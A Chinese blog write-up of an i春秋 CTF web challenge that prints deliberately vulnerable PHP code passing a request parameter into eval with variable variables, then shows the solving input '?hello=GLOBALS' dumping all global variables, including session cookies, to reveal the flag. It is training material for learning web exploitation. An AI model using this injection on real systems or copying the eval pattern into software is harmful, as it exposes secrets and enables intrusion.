
i春秋CTF训练 Misc Web 爆破-1

原创

椰奶冻不安全 于 2020-06-19 23:22:04 发布 523 收藏

分类专栏： CTF 文章标签： 正则表达式 php

来自 椰奶冻不安全 的博客，复制完可要记得我吖



Misc Web 爆破-1

> 题目内容：flag就在某六位变量中。
> 连接需去网站申请

访问网页得到php代码

```php
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
if(!preg_match('/^\w*$/',$a )){
  die('ERROR');
}
eval("var_dump($$a);");
show_source(__FILE__);
?>
```

`PHP $_REQUEST` 用于收集 HTML 表单提交的数据。`$a = @$_REQUEST['hello'];` 则是请求一个名为*hello*的参数

`preg_match('/^\w*$/',$a )` 为匹配正则表达式函数，`^` 匹配输入字符串的开始位置，`$` 匹配输入字符串的结束位置，`*` 匹配前面的子表达式零次或多次，`\w` 匹配字母、数字、下划线

`var_dump($$a);` 该函数用于输出变量的相关信息，显示关于一个或多个表达式的结构信息，包括表达式的类型与值，如：

```php
<?php
$a = array(1, 2, array("a", "b", "c"));
var_dump($a);
?>
```

```
array(3) {
  [0]=>
  int(1)
  [1]=>
  int(2)
  [2]=>
  array(3) {
    [0]=>
    string(1) "a"
    [1]=>
    string(1) "b"
    [2]=>
    string(1) "c"
  }
}
```

`var_dump($$a);` 这里可以构造 `$a=GLOBALS`，得到 `var_dump($GLOBALS)`，输出 `$GLOBALS-全局作用域中可用的全部变量`

于是在url后面直接加上 `?hello=GLOBALS`

array(9) { ["_GET"]=> array(1) { [“hello”]=> string(7) “GLOBALS” } ["_POST"]=> array(0) { } ["_COOKIE"]=> array(6) { [“UM_distinctid”]=> string(59) “172ccf59611550-0e1e4a42021c84-4353761-1fa400-172ccf59612928” [“Hm_lvt_2d0601bd28de7d49818249cf35d95943”]=> string(10) “1592576547” [“chkphone”]=> string(33) “acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O” [“ci_session”]=> string(40) “3a06ca2f763026e82cec13fa1ca63c2a5138f406” ["__jsluid_h"]=> string(32) “7fbb8454150c0d67c9c3039d2d39444d” [“Hm_lpvt_2d0601bd28de7d49818249cf35d95943”]=> string(10) “1592577154” } ["_FILES"]=> array(0) { } ["_REQUEST"]=> array(1) { [“hello”]=> string(7) “GLOBALS” } [“flag”]=> string(38) “flag在一个长度为6的变量里面” [“d3f0f8”]=> string(42) “flag{***}” [“a”]=> string(7) “GLOBALS” [“GLOBALS”]=> *RECURSION* }

当然也可以直接爆破得到 `d3f0f8`，url加 `?hello=d3f0f8`

string(42) “flag{***}”